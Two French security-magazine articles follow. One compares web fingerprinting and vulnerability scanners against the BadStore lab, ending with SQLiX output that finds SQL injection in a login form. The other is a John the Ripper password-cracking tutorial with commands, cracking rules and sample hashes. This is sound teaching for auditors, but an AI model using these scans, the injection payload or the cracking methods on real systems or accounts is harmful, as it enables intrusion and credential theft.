Enfin, la catégorie de loin la plus intéressante est celle qui concerne le niveau applicatif. En effet, outre la relative « jeunesse » des outils et techniques utilisés, le domaine applicatif présente l'intérêt de ne pas être borné dans le sens où chaque jour peut sortir une nouvelle application. Ainsi, une technique d'identification du type de serveur FTP ne sera d'aucun secours pour l'identification de serveurs Web. Les outils de cette catégorie effectuent généralement deux types d'opération : l'identification du type de service, puis de la nature du logiciel serveur.

La première opération est nécessaire pour identifier quelle application « tourne » derrière un port non standard. En effet, il n'est pas rare de voir un service HTTP utiliser un port autre que le port 80, sur les intranets ou les appliances. Parfois, même les ports des services d'administration (SSH, SNMP, etc.) sont volontairement changés pour des raisons de sécurité. La seconde opération doit permettre de préciser quel logiciel serveur est en charge du service ; il s'agit en général de l'ultime phase de découverte avant le lancement d'une attaque directe sur le service.

Les outils de cette catégorie réalisent en général plus ou moins bien chacune de ces opérations, selon trois principales méthodes : la récupération de bannières, le passage de commandes spécifiques, la comparaison d'empreintes (*fingerprinting*). À cette première catégorisation, nous pouvons rajouter la couverture applicative des outils en question. Certains ne vont se focaliser que sur une application en particulier, telle que Httprint [3] pour les serveurs web ou Svmap [7] pour les serveurs Sip, quand d'autres vont avoir une couverture plus large, comme Scanssh [8] (qui l'aurait cru) ou

Amap [9]. Enfin, rajoutons quelques outils au spectre improbable (probablement développés pour un besoin bien précis), tels que Apprecon [21] qui se targue de reconnaître uniquement Vector-Networks PcDUO, Microsoft SQL Server, Symantec PCAnywhere et Symantec Antivirus Corporate Edition...

Les outils de test de vulnérabilités

Identifier les systèmes et leurs applications est une chose, déterminer leur exposition aux attaques en est une autre. C'est le rôle des scanners de vulnérabilités, que l'on peut classer en deux familles : les scanners génériques, qui effectuent quelques milliers de tests sur un système et déterminent une liste plus ou moins exhaustive des vulnérabilités possibles (et ce qualificatif a son importance – comme les autres au demeurant –, je n'écris pas des mots comme çà au hasard même si je suis payé au signe !), et les outils d'exploitation, qui lancent une attaque réelle vers un système et fournissent l'information concernant la faisabilité d'une attaque.

Scanners génériques

Un scanner générique est un outil à même de tester relativement rapidement des milliers de failles potentielles sur un système cible. Il pourra donc être considéré comme efficace dès lors qu'il respectera des critères de rapidité et de fiabilité. En réfléchissant un peu, il apparaît rapidement impossible de provoquer le lancement de milliers d'exploits en un temps acceptable, sans risquer en outre d'interférer avec le bon fonctionnement du système en question. Par conséquent, la part d'exploits parmi l'ensemble des tests reste faible (voire nulle dans certains cas). En effet, la plupart des tests sont de deux natures : identification précise de l'application et de sa version, puis comparaison avec une base de connaissance ; et lancement de stimuli auxquels la réaction doit permettre de caractériser l'exposition à une ou plusieurs vulnérabilités.

Et de ces méthodes, il découle naturellement que les systèmes de scan de vulnérabilités génériques disposent soit de mécanismes d'identification des applications internes (nikto [10] identifie le type de serveur web ciblé) ou externes (nessus [11] peut s'appuyer sur les résultats de Amap [9]), soit sont conçus pour n'auditer qu'un type précis de service (tel iisvs [12] qui compile plus de 1700 tests uniquement pertinents contre sur IIS v5).

La fiabilité des résultats dépend par conséquent de plusieurs facteurs, en fonction de la technologie utilisée.

- Dans le cas d'un outil reposant sur l'identification précise de la cible et la comparaison de cette information avec une base de vulnérabilités, les deux facteurs essentiels sont la qualité de l'identification et le maintien à jour de la base de vulnérabilités. Une identification s'appuyant uniquement sur l'analyse des bannières est particulièrement dangereuse (car triviale à contourner) et les résultats fournis par l'outil ont de grandes chances d'être erronés. Quant à l'impact d'une base de vulnérabilité qui n'est pas maintenue à jour, il est évident...
- La qualité des résultats fournis par les systèmes à base de stimuli dépend essentiellement de la manière dont est analysée la réaction du système cible. En effet, ces derniers peuvent varier en fonction de sa nature ou des paramétrages locaux. Ainsi, la réponse à l'exploit IIS unicode devrait avoir un code 200, identique à celui que certains IPS applicatifs fourniraient (avec un contenu différent toutefois). L'étape suivante serait d'analyser le contenu retourné, mais qui dépend du langage utilisé par le système d'exploitation (le test devrait rechercher les chaînes `Directory of`, `Répertoire de`, etc.), et, dans ce cas, nous atteignons rapidement les limites du système...
- Les scanners présentent souvent un avantage supplémentaire. Ils testent la présence de vulnérabilités de manière détournée. Ainsi, ils seront souvent capables de contourner les systèmes de prévention d'intrusion limités aux caractéristiques d'un exploit ou à un *shellcode* par exemple. L'audit pourra alors relever qu'un système est vulnérable, bien qu'il fasse l'objet d'un premier niveau de protection. Cette information peut s'avérer très importante à plusieurs titres : d'une part, les IPS, çà se contourne [13], d'autre part, l'audit peut avoir pour objectif d'évaluer le niveau de mise à jour des composants du SI.

Attaques unitaires

Ces outils sont à la limite des outils de scan dans la mesure où ils ne ciblent qu'un système et une attaque à la fois. Ils sont donc plus à considérer comme des programmes qui facilitent l'exploitation d'une faille que comme de réels outils d'automatisation. L'outil générique de référence dans cette catégorie est bien sûr Metasploit [14], qui regroupe des tas de saletés pour un peu tous les systèmes et applications. D'autres outils vont se focaliser soit sur une unique vulnérabilité et la tester sur toute une liste de systèmes.

La dernière catégorie, qui n'est quasiment plus du domaine de la découverte, mais de l'exploitation, a pour objectif d'aider à l'exploitation de failles trouvées précédemment dans les applications. Ainsi, SQLninja [15] va démocratiser l'exploitation de SQL injections, une fois que le champ vulnérable a été identifié.

Les outils de génération de volumes

Enfin, une dernière catégorie d'outils est à considérer. Il s'agit des outils qui effectuent des opérations répétitives à grande vitesse. Nous trouverons donc en particulier les outils de brute force, largement utilisés pour la découverte de mots de passe en ligne, et les *fuzzers*. Quand la première catégorie (largement dominée par Hydra [17]) apparaît à la limite du domaine traité dans notre article, la seconde est clairement hors sujet. Il n'en reste pas moins qu'il s'agit d'outils qui peuvent être utilisés dans de très rares cas, pour un audit poussé et ciblé sur un nombre très limité de systèmes. Ainsi, un outil tel que Burp intruder, intégré maintenant à la Burp suite [18] sera utilisé pour tester le comportement d'applications web en cas de remplissage de variables par des données erronées. Dans le même ordre d'idées, mais encore plus confidentiel, Snmp-fuzzer [16] teste la stabilité des « stacks » SNMP.

Analyse détaillée

Il ne serait pas raisonnable d'entreprendre ici une analyse détaillée de l'ensemble des outils de scan. Toutefois, il semble pertinent de se focaliser sur deux catégories en particulier, à savoir les outils d'identification des applicatifs, dans la mesure où ceux-ci ne sont pas forcément très bien connus, et les outils de scan de vulnérabilités, car ils sont parfois largement suffisants pour satisfaire les commanditaires du *pentest*.

Identification des applications

Compte tenu de la pléthore d'outils disponibles et de leur visibilité relativement faible, nous allons adopter une approche pragmatique qui va simplement consister à comparer les résultats obtenus par certains outils dans le cadre de l'identification d'un serveur Web. L'objectif sera de mettre le doigt sur les différents pièges et de fournir les éléments nécessaires aux tests de tels outils avant leur utilisation sur un réseau réel.

Prenons donc Nmap [4], Httprint [3], Vmap [19], Scanssh [8], Nikto [10], Amap [9] et Hmap [20]. Les choix ne sont pas aléatoires, nous avons parmi ces programmes des outils obsolètes, des outils génériques, des outils à base d'empreintes, de commandes et d'analyse de bannières. La cible est un serveur Apache 2.0.52 tournant sur un Fedora Core 3, donc pas ce qu'il y a de plus récent, ni de plus « secure ».

- **Le choix de BadStore** : le test doit être facilement reproductible. Badstore est une distribution complète (OS + serveur + appli). Cela limite l'espace des variations possibles entre labs.

Ça fait peur non ? Aucun des outils en question n'a été capable de trouver la moindre faille sur l'application la plus trouée de la terre... Détaillons un peu chacun des outils.

1

				Résultat				
Outil	version	Mise à jour	Technologie	Empreinte	Bannière	Nombre de paquets	Commande	Applications supplémentaires
Amap	5.2	10/2005	hybride	Apache 2	Apache 2.0.52 - Fedora	250	amap -A -b 10.0.0.101 80	une trentaine
Hmap	0.1	03/2003	empreinte	2.0.40 - Redhat 8.0	-	2034	python hmap.py http://10.0.0.101:80	-
Httprint	0.301 (bêta)	04/2004	hybride	Apache/2.0.x	Apache 2.0.52 - Fedora	220	httprint -h 10.0.0.101 -s signatures.txt	-
Nikto	1.36	02/2007	bannière	-	Apache 2.0.52 - Fedora	20	nikto.pl -findonly -host 10.0.0.101	-
Nmap	4.20	12/2006	bannière	-	Apache 2.0.52 - Fedora	45	nmap -A -p 80 10.0.0.101	Toutes ?
Scanssh	2.0	04/2004	bannière	-	Apache 2.0.52 - Fedora	13	scanssh -s ssh -n 80 10.0.0.101	SSH, SMTP
Vmap	0.6	08/2003	hybride	Microsoft-ISS-6.0	Apache 2.0.52 - Fedora	77	vmap 10.0.0.101 http	FTP, SMTP, POP3, IMAP

Une rapide analyse met en évidence deux éléments : la bannière reste, et de loin, la méthode la plus fiable (bien que très facile à sécuriser). L'absence d'outil disposant de fingerprints récents impose en effet de s'appuyer sur des technologies hybrides. Une telle approche est particulièrement valable dans le cas d'audits récurrents, devant, par conséquent, reposer sur les mêmes outils afin de conserver un référentiel de tests homogène. Dans une telle situation, un outil devenu obsolète rendra l'audit totalement erroné.

Scanner les vulnérabilités

Afin de comparer les scanners de vulnérabilités, nous avons effectué un test consistant à auditer le serveur web BadStore [25]. L'objectif est double : comparer entre membres d'une même catégorie des outils de scan génériques (nessus [11] et SARA [23]) et dédiés (nikto [10], NTOinsight [24] et wikto [26]) et voir dans quelles conditions des outils de scan génériques peuvent se substituer à des outils dédiés. Différents choix ont été effectués pour ce test.

- **Le choix des outils** : ce dernier a été dicté par deux critères, des outils gratuits et des outils maintenus.
- **Le choix d'une cible applicative unique** : le seul moyen d'évaluer la pertinence de scanners génériques vis-à-vis de scanners dédiés. Le choix de HTTP est simple : il s'agit du serveur le plus répandu en termes de frontal, et cela permet de laisser une chance aux scanners génériques.

Nessus

Nessus reste la référence. Il y a peu de choses à redire, si ce n'est qu'il conforte sa position de meilleur outil de scan gratuit avec sa version 3. Le GUI sous Windows est impeccable, les opérations de configuration sont efficaces et il est possible de réaliser un scan bien « *tuné* » en quelques minutes. La détection est précise et il est clair que Nessus a fourni les meilleurs résultats. Même du point de vue de l'application, il a été le seul à trouver le répertoire `/supplier`. Seul faux-positif, la détection d'OS, particulièrement vicieuse, puisqu'il s'agit d'une distrib live Linux 2.4 *bootée* depuis un VMware sur Windows 2000 serveur. À l'impossible nul n'est tenu. Enfin, les rapports sont propres, fournissent plein d'informations, mais apparaissent un peu chargés peut-être, histoire de dire quelque chose...

Verdict : rapide, efficace et précis. Inutile de tester d'autres outils.

Nikto

L'intérêt de Nikto, c'est que c'est un outil léger qui tourne sous Windows et Linux. Pas d'installation, un fichier de configuration simplissime et des *updates* en ligne. Les résultats sont cependant assez moyens. Disons que l'intérêt réside plus dans les techniques d'évasion (un peu obsolètes quand même maintenant). La découverte reste très légère (seul le répertoire `/backup` a été « vu ») et il y a pas mal de faux positifs. Les rapports sont concis, mais vraiment pas beaux.

2

					Découverte Vulnérabilités						
Outil	Version	Type	OS	Durée du scan	OS	Ports	Réseau	Serveur	Application	Serveur	Application
Nessus	3.0.5	Générique	Windows/ Linux	13 minutes	Faux-positif	2	*Traceroute*	8	3	4	0
Nikto	1.36	Dédié	Windows / Linux	4 minutes	-	-	-	4	0	5 (3 faux-positifs)	0
NTOinsight	2.0	Dédié	Windows	3 minutes	-	-	-	2	32	0	0
Sara	7.4.1b	Générique	Windows / Linux	8 minutes	-	5 (3 faux-positifs)	-	0	0	1	0
Wikto	2.0.2778	Dédié	Windows	15 minutes	-	-	-	-	7	2	0

Verdict : bof, on pouvait s'attendre à mieux en particulier pour un scanner dédié au web.

NTOinsight

Ntoinsight est un outil qui analyse les sites web et en étudie les vulnérabilités grâce au module NTOweb [22]. Le lancement via la ligne de commandes est trivial et le test très rapide. Les résultats sont également intéressants. En effet, si le module NTOweb ne trouve quasiment rien, l'analyse du site révèle l'ensemble des points d'entrée possibles, les variables passées, la présence de variables cachées dans les formulaires, les cookies, etc. Bref, un inventaire du site très utile dans une seconde phase (voir plus loin). Les rapports sont très beaux et très précis.

Verdict : un outil surprenant, relativement inutile seul, mais qui fera le parfait compagnon d'un outil d'exploitation.

Sara

Sara, c'est le dinosaure, le descendant de SATAN [27], maintenant porté sous Windows via coLinux (bon, là c'est quand même un peu n'importe quoi – 750 Mo pour un outil de scan, mais bon). Le paramétrage de base est simple et un scan peut être lancé en quelques minutes depuis le GUI web ou la ligne de commandes. Après, ça se gâte. D'abord le « *tuning* » de configuration est catastrophique, et créer un scan spécifique pour le Web (bien que théoriquement cela ne prenne que quelques clics) est un enfer. L'activation du module optionnel `sql_inject` se fait via le fichier de conf, mais il n'est a priori jamais lancé (en tout cas pas sur BadStore). Bref, on finit par prendre la version « extrême » des tests, quitte à tout casser. Et en guise de résultat, on a des faux-positifs sur le scan de ports TCP (*no comment*) et la découverte d'une unique vulnérabilité sur Apache. Les rapports sont corrects, sans plus.

Verdict : très décevant, Sara pelle ma lune de miel.

Wikto

Wikto ça s'installe et ça tourne sous Windows. La GUI est assez propre et, depuis la version 2, on commence même à comprendre à quoi sert l'outil. Wikto regroupe des fonctions de découverte et d'analyse de site, de « googlisation » et de scan de vulnérabilités à partir du moteur de Nikto, pour changer. L'analyse est pas mal et c'est même le seul outil à avoir trouvé `/cgi-bin/test.cgi`. Il y a aussi un moteur intéressant d'intelligence artificielle, qui permet de filtrer les résultats du scan de vulnérabilités et de réduire les faux-positifs. Après un peu de tuning, on arrive à un résultat assez optimisé. Il n'en reste pas moins que certains mécanismes sont assez obscurs et que ce paramétrage fin est indispensable. Quant aux rapports, c'est simple, il n'y en a pas.

Verdict : Disons que Wikto est prometteur, mais il est à craindre qu'il ne reste qu'un *proof of concept*.

Et on fait quoi maintenant ?

Dans la mesure où aucun de nos outils n'a trouvé la moindre faille applicative, le résultat de l'audit est désastreux. En effet, BadStore, ça se casse en 30 mn et on récupère des numéros de carte de crédit. Il est donc hors de question de rester dans un état aussi catastrophique. Essayons un outil d'identification d'injections SQL, au moins, on aura quelque chose. Passons les détails, mais après le téléchargement et le test d'une vingtaine d'outils, un seul a trouvé quelque chose. Et encore, il faut préciser les champs de formulaires dont il faut tester l'exploitation (d'où l'utilité de l'analyse fournie par un outil tel que NTOinsight).

Donc le *winner* est SQLiX [28], qui trouve quand même une jolie *blind injection* sur une erreur SQL. Bon, le même champ était vulnérable à `' OR 1=1 #`, mais bon, on a le résultat et c'est tout ce qui compte. Maintenant, on va pouvoir rigoler. Et mention spéciale à l'injection qui est très belle avec un code d'obfuscation bien vicieux, tout comme on les aime. Bref, ce qu'on a gagné :

```
[root@localhost SQLiX_v1.0]# ./SQLiX.pl -v=2 -url="http://10.0.0.205/cgi-bin/badstore.
cgi?action=login&passwd=a&email=a" -exploit -all
=======================================================
                  -- SQLiX --
 © Copyright 2006 Cedric COCHIN, All Rights Reserved.
=======================================================

Analysing URL [http://10.0.0.205/cgi-bin/badstore.cgi?action=login&passwd=a&email=a]
  http://10.0.0.205/cgi-bin/badstore.cgi?action=login&passwd=a&email=a
        [+] working on action
                [+] Method: MS-SQL error message
                [+] Method: SQL error message
                [+] Method: MySQL comment injection
                [+] Method: SQL Blind Statement Injection
                [+] Method: SQL Blind String Injection
        [+] working on passwd
                [+] Method: MS-SQL error message
                [+] Method: SQL error message
                [+] Method: MySQL comment injection
                        [ERROR] Parameter doesn't impact content
                [+] Method: SQL Blind Statement Injection
                        [ERROR] Parameter doesn't impact content
                [+] Method: SQL Blind String Injection
                        [ERROR] Parameter doesn't impact content
        [+] working on email
                [+] Method: MS-SQL error message
                [+] Method: SQL error message
                        [FOUND] Match found INPUT:['] - "You have an error in your
SQL syntax"
                        [INFO] Error with quote
                        [INFO] Database identified: MySQL Server
                        [INFO] Current function: version()
                        [INFO] length: 14
                               4.1.7-standard
                        [FOUND] SQL error message

RESULTS:
The variable [email] from [http://10.0.0.205/cgi-bin/badstore.cgi?action=login&passwd
=a&email=a] is vulnerable to SQL Injection [Error message (') - MySQL].
```

Conclusion

Quand il s'agit d'accélérer les opérations manuelles (pour les scans de ports ou les *sweeps*), les outils d'automatisation sont quasiment indispensables. Idem pour ce qui est d'exploiter une base de connaissance (empreintes ou vulnérabilités communes, par exemple). En revanche, il semble clair que le niveau applicatif reste une immense friche et que de tels outils ne sont à considérer que pour la mise à disposition d'informations (URL, variables, etc.) facilitant un test d'intrusions manuel. Les pentesteurs ne sont pas encore (tous) au chômage.

Références

[1] Fping, **fping.sourceforge.net**

[2] THCrut, *aRe yoU There*, **www.thc.org/thc-rut/**

[3] Httprint, **net-square.com/httprint/**

[4] Nmap, *The network mapper*, **insecure.org/nmap/**

[5] Xprobe2, **xprobe.sourceforge.net**

[6] Hping, **www.hping.org**

[7] Svmap, sipvicious tools :-), **sipvicious.org**

[8] Scanssh, **monkey.org/~provos/scanssh/**

[9] Amap, *The application mapper*, **www.thc.org/thc-amap/**

[10] Nikto, **www.cirt.net/code/nikto.shtml**

[11] Nessus, **www.nessus.org**

[12] IISvs, *IIS Vulnerability Scanner*, **http://www.freewebs.com/okidan/index.htm**

[13] IPS Shortcomings, BH US 2006, **http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Bidou.pdf**

[14] Metasploit, **www.metasploit.org**

[15] SQL ninja, **sqlninja.sourceforge.net**

[16] Snmp-fuzzer, **www.hackingciscoexposed.com/tools/snmp-fuzzer-0.1.1.tar.gz**

[17] Hydra, **packetstormsecurity.org/groups/thc/hydra-5.4-src.tar.gz**

[18] Burp suite, **www.portswigger.net/suite/**

[19] Vmap, **www.thc.org/download.php?t=r&f=vmap-0.6.tar.gz**

[20] Hmap, *web server fingerprinter*, **ujeni.murkyroc.com/hmap/**

[21] Apprecon, **www.cqure.net/wp/?page_id=24**

[22] NTOweb, **www.ntobjectives.com**

[23] SARA, *Security Auditor Research Assistant*, **www-arc.com/sara/**

[24] NTOinsight, **www.ntobjectives.com**

[25] BadStore, **www.badstore.net**

[26] Wikto, *web server assessment tool*, **www.sensepost.com/research/wikto/**

[27] SATAN, *Security Administrator Tool for Analyzing Network*, **packetstormsecurity.org/UNIX/audit/satan/satan-1.1.1.tar.gz**

[28] SQLiX, **www.owasp.org/index.php/Category:OWASP_SQLiX_Project**

[29] Ettercap, **ettercap.sourceforge.net**

[30] P0f, *passive OS fingerprinting*, **lcamtuf.coredump.cx/p0f.shtml**

[31] Sinfp, **http://www.gomor.org/cgi-bin/sinfp.pl**

2 SITES INCONTOURNABLES

Abonnements et anciens numéros en vente :

www.ed-diamond.com



Toute l'actualité du magazine sur :

www.miscmag.com

jeanne@miscmag.com

Testez ses mots de passe (avec John the Ripper)

Le cassage de mots de passe est l'action d'obtenir le mot de passe qu'utilise une personne pour s'authentifier à partir d'une forme stockée protégée.

Cette activité est l'apanage des professionnels de la sécurité informatique, principalement pour :

- **obtenir l'accès des serveurs qui utiliseraient les mêmes mots de passe qu'une autre ressource déjà compromise (Ce n'est pas nécessaire en environnement Microsoft, comme illustré dans [1]) ;**
- **qualifier la robustesse des mots de passe lors d'un audit.**

Dans les deux cas, une méthodologie et des outils de cassage efficaces sont nécessaires. Cet article vous permettra, je l'espère, de choisir les outils (publics) les plus adaptés et de les utiliser efficacement.

Qu'en est-il du compromis temps mémoire ? Cette appellation désigne une méthode permettant de pré-calculer une grande quantité de *hashes* de mots de passe et de les stocker efficacement. La plus populaire de ces méthodes est nommée « *rainbow tables* », pour laquelle les deux programmes phares sont *RainbowCrack* et *Ophcrack*. Pour qu'ils fonctionnent, il est donc nécessaire de générer des tables, de préférence sur plusieurs machines en parallèle, pendant une longue période (il est également possible d'acheter des tables pré-générées). Cette méthode, bien que donnant d'excellents résultats contre les mots de passe de type LM-hash, n'est en pratique utilisable que contre les mots de passe courts (7 ou 8 caractères, 6 s'ils incluent des caractères spéciaux) hachés sans *sel*. Des deux outils, Ophcrack est supérieur (plus rapide, gestion des accents,...), tandis que RainbowCrack est plus populaire.

Les bases

Anatomie d'un mot de passe

Dans cet article, le terme **hash** (pluriel **hashes**) désigne le résultat d'une fonction de hachage cryptographique, par opposition aux termes **mot de passe en clair** désignant le mot de passe original. Un hash typique a la forme :

```
$1$1234$BdIMOAWFOV2AQlLsrN/Sw.
```

Ici, ce hash est stocké au format « FreeBSD MD5 », et peut être décomposé en trois parties :

- `$1$` : Une chaîne de caractères « magique » indiquant le type de hash. Cet élément n'est pas présent pour tous les types de hashes.
- `1234` : C'est le sel. C'est un élément unique à chaque utilisateur qui intervient lors du calcul du hash. Il augmente considérablement la difficulté d'une attaque, divisant la vitesse de cassage par la quantité de sels distincts dans les hashes à casser.
- `BdIMOAWFOV2AQlLsrN/Sw.` : Le résultat d'une fonction de hachage. Il est ici encodé au format base64.

Les hashes étant les résultats d'une fonction de hachage, il n'est pas possible de retrouver le mot de passe en clair en partant du résultat et en inversant le processus. Il est donc nécessaire de sélectionner des mots de passe « candidats » qui seront hachés, puis comparés avec le hash à casser. Le choix de ces « candidats » est le paramètre plus important lors d'une session de cassage.

Outillage

Les rainbow tables n'étant généralement pas adaptées au cassage d'un mot de passe précis, cet aspect ne sera abordé que dans l'encadré correspondant. En ce qui concerne le cassage « classique », plusieurs outils sont disponibles, du vénérable Crack au très graphique Cain, en passant par des dizaines de « crackeurs » plus ou moins convaincants (une majorité d'entre eux étant écrits en... Perl !). Au sein de cette apparente multitude, un seul outil se détache, combinant vitesse et choix « intelligent » des mots de passe candidats : **John the Ripper [2]**. Une version de ce logiciel très largement patchée est disponible à **[3]**. Elle est à utiliser en priorité, ajoutant le support (parfois instable) de nombreux types de hash, quelques améliorations de performances et surtout un nouveau générateur de mots de passe.

Il est important de noter que John the Ripper ne fonctionne normalement que sous un environnement Unix. Pour les utilisateurs de Windows, il existe des versions binaires sur le site officiel, mais celles-ci ne sont pas aussi complètes que la version expérimentale **[3]**. L'installation de Cygwin **[4]** est donc très fortement conseillée. Pour l'installer, vous devrez :

- Décompresser l'archive, vous placer dans `john/src` ;
- Taper `make linux-x86-sse2` (ou `make win32-cygwin-x86-sse2` sous Cygwin) ;
- Copier les fichiers `john/*.chr`, `john/run/password.lst` et `john/run/stats` dans `/usr/share/john/` ;
- Copier `john/run/john.conf` dans `~/.john/`.

Et voilà, vous êtes prêt à cracker !

Stratégie de cassage

Plusieurs méthodes de cassage ont été développées depuis les premiers outils, certaines plus efficaces que d'autres. La liste suivante contient les méthodes les plus efficaces, par ordre séquentiel d'utilisation lors d'une session de cassage :

- Mode « *single* », par utilisation d'informations sur les utilisateurs : ce mode consiste à sélectionner des « candidats » qui soient dérivés du nom d'utilisateur ou d'autres informations contenues dans le fichier de mot de passe (champs GECOS) ;

- Par dictionnaire : ce mode consiste à utiliser un fichier de « candidats » connus pour être des mots de passe type ;
- Par « rainbow tables », qui ne sera pas abordé dans cet article (voir l'encadré correspondant) ;
- Recherche systématique : ce mode consiste à générer des mots de passe en grande quantité.

Le paramètre -format

Le « format » d'un hash peut être auto-détecté par John the Ripper. Il est néanmoins souvent nécessaire de le spécifier manuellement, par l'option `-format:xxx`, car certains formats ne peuvent être distingués. Cependant, il arrive parfois de rencontrer le message fatidique suivant :

```
john -format:nt /tmp/truc.txt
No password hashes loaded
```

Ce message peut être une bonne nouvelle ! En effet, John the Ripper ne charge que les hashes pour lesquels le mot de passe associé n'est pas connu (stocké dans le fichier `john.pot`). Dans ce cas, l'utilisation du paramètre `-show` permettra de valider cette hypothèse.

Le second cas de figure est que le format n'est pas le bon. C'est typiquement le cas pour les annuaires LDAP lorsqu'on exporte la liste des utilisateurs. Les clients réalisant cette opération obtiennent la valeur « binaire » du hash du serveur LDAP et la présentent sous forme de texte à l'utilisateur. Le hash peut être converti en base64 ou en représentation hexadécimale en fonction du client. Il est alors nécessaire de convertir le hash dans le format attendu par John the Ripper.

Le dernier cas concerne les « *loaders* » bogués, comme le format NT hash dans la version **[3]**. Il faut dans ce cas précis préfixer les hashes par `$NT$` (par exemple `$NT$b7e4b9022cd45f275334bbdb83bb5be5`).

Pour les cas deux et trois, il est intéressant de pouvoir déterminer le format attendu par John the Ripper. Pour ce faire, le seul moyen est d'observer le fichier source correspondant au format en question. Ce fichier a généralement pour nom le nom du format suivi de `_fmt.c` : par exemple `NT_fmt.c`. Une structure est définie dans ce fichier de type `fmt_tests`, généralement en début de fichier. Elle contient des hashes et les mots de passe associés, et est utilisée pour les mesures de performance ou les tests d'intégrité. Voici la structure du fichier `NT_fmt.c` :

```
static struct fmt_tests tests[] = {
        {"$NT$b7e4b9022cd45f275334bbdb83bb5be5", "John the Ripper"},
        {"$NT$8846f7eaee8fb117ad06bdd830b7586c", "password"},
        {"$NT$0cb6948805f797bf2a82807973b89537", "test"},
        {"$NT$31d6cfe0d16ae931b73c59d7e0c089c0", ""},
        {NULL}
};
```

Mode single

Le mode « single » est dans John the Ripper un mode de fonctionnement pour lequel les mots de passe candidats sont dérivés des noms des utilisateurs et des autres champs optionnels du fichier fourni. Ces derniers sont transformés en suivant un ensemble de règles contenues dans le fichier de configuration, et décrites dans le fichier `doc/RULES`. Le détail de ces règles ne sera pas explicité ici, le langage utilisé réclamant un article à lui seul. Il est néanmoins conseillé de comprendre leur fonctionnement, car ces règles sont adaptées à des mots anglais (comme l'ajout de terminaisons en `-ing` ou `-ed`) et donc pas forcément optimales pour le français. Ce langage, bien que puissant, est illisible au point de rappeler le « Brainfuck », comme l'illustre la règle suivante :

```
)r])e]$é
```

Qui se lit :

- `)r` : ignorer cette règle si la dernière lettre du mot n'est pas un « r » ;
- `]` : supprimer la dernière lettre ;
- `)e` : ignorer cette règle si la dernière lettre du mot n'est pas un « e » ;
- `]` : supprimer la dernière lettre ;
- `$é` : ajouter la lettre « é » en fin de mot.

En pratique, cette règle va sélectionner les mots finissant par « er » et remplacer « er » par « é » : elle affiche les participes passés des verbes du premier groupe. Il suffit en général de quelques secondes pour compléter cette attaque, lancée par la commande suivante sur les mots de passe contenus dans le fichier « file » :

```
john -single file
```

Lorsque John the Ripper est appelé sans spécifier de mode, il lance séquentiellement le mode « single », « dictionnaire », puis « *incremental* ». Ce dernier mode, bien que très supérieur à ce que proposent la plupart des autres outils de cassage, n'est pas décrit dans cet article. Il est en effet nettement moins efficace que le mode « markov » **[5]**. Il présente par contre l'avantage d'être robuste et de pouvoir fonctionner indéfiniment.

Dictionnaire

L'attaque par dictionnaire est la plus populaire, car c'est souvent celle qui a le meilleur ratio temps de calcul par mot de passe cassé. Ce mode, comme le mode « single », peut appliquer des mutations sur les mots du dictionnaire en fonction de règles définies dans le fichier de configuration. Il n'est donc par exemple pas nécessaire d'inclure les pluriels des mots dans un dictionnaire. Ces règles sont également par défaut adaptées à des mots anglais. La commande suivante lance cette attaque sur les mots de passe contenus dans le fichier « file », avec le dictionnaire « dico » :

```
john -w:dico -rules file
```

La compilation d'un bon dictionnaire est vitale pour celui qui veut casser des mots de passe efficacement. Les meilleurs dictionnaires sont créés de sources mixtes : dictionnaires de mots d'une langue, de prénoms, noms de famille, de stars, d'animaux, lieux (surtout les noms de villes, régions, pays) et surtout de mots de passe réels. Ces derniers sont les plus importants, mais également les plus difficiles à obtenir, les meilleures sources étant en général illégales

(sites de *phishing* et applications stockant le mot de passe en clair). En fonction du type d'utilisateur, il est possible de cibler ses attaques : les informaticiens utilisent des noms issus de Star Wars, les blondes le nom de leur chien et les hommes politiques des noms de personnages de bandes dessinées.

Que faire lorsqu'on connaît une partie du mot de passe ? Ce cas se présente notamment lorsqu'un utilisateur fait varier son mot de passe entre plusieurs systèmes. John the Ripper supporte une méthode de *crackage* nommée « mode externe », dans laquelle un langage ressemblant au C est utilisé pour décrire la génération de mots de passe. Cette fonction a le mérite d'exister, mais il est recommandé d'utiliser le mode « `-stdin` » et un programme externe, écrit dans un langage familier, ainsi : `programme | john -stdin fichier`.

Recherche systématique

Ce mode est celui de la dernière chance. Cet article décrit le nouveau mode « markov », qui n'est disponible que dans la version **[3]**, au lieu du mode « incremental » (voir encadré). Ce mode est récent, en phase de test, et n'est donc probablement pas exempt de bugs. Il fonctionne de plus en « temps fini », c'est-à-dire qu'il est configuré pour tester une quantité de mots de passe donnée, et non pas pour tester des mots de passe jusqu'à ce qu'il soit interrompu (ce qui est une caractéristique du mode « incremental »).

Deux paramètres sont sélectionnés pour déterminer la quantité de mots de passe testés, et donc le temps de calcul : le « niveau » et la longueur maximale des mots de passe à générer. La syntaxe pour ce mode est la suivante :

```
john -markov:niveau:debut:fin:taille
```

Ce mode génère les mots de passe dont la taille est inférieure au paramètre indiqué, et dont la « probabilité » markovienne est supérieure à une certaine valeur. Le niveau est fonction de cette valeur : plus il est important, plus il y aura de mots de passe générés. Cette quantité augmente exponentiellement avec le paramètre « niveau ». Ce mode est basé sur des informations statistiques compilées dans le fichier `run/stats`. Il n'est actuellement pas possible de générer un fichier de statistiques alternatif, mais peut-être que les prochaines versions de **[3]** le proposeront.

La sélection du paramètre « niveau » peut être arbitraire, mais il est généralement avisé de choisir ce paramètre de sorte à ce que le temps de cassage soit inférieur à une certaine durée (durée de la mission, date de rédaction d'un rapport). Comme exemple, le temps de calcul sera de 24h et la longueur maximale des mots de passe testés sera de 12 caractères. Il faut alors calculer la quantité de mots de passe qui peuvent être testés durant cette période. Une estimation de ce temps peut être réalisée en chronométrant John the Ripper en mode markov avec un niveau « faible » :

```
time john -format:nt -markov:170 /tmp/truc.txt
Loaded 1 password hash (NT MD4 [Generic 1x])
MKV start (lvl=170 len=12 pwd=127009174)
guesses: 0  time: 0:00:00:06  c/s: 1891K  trying: >ber - é

real    0m6.740s
user    0m6.668s
sys     0m0.016s
```

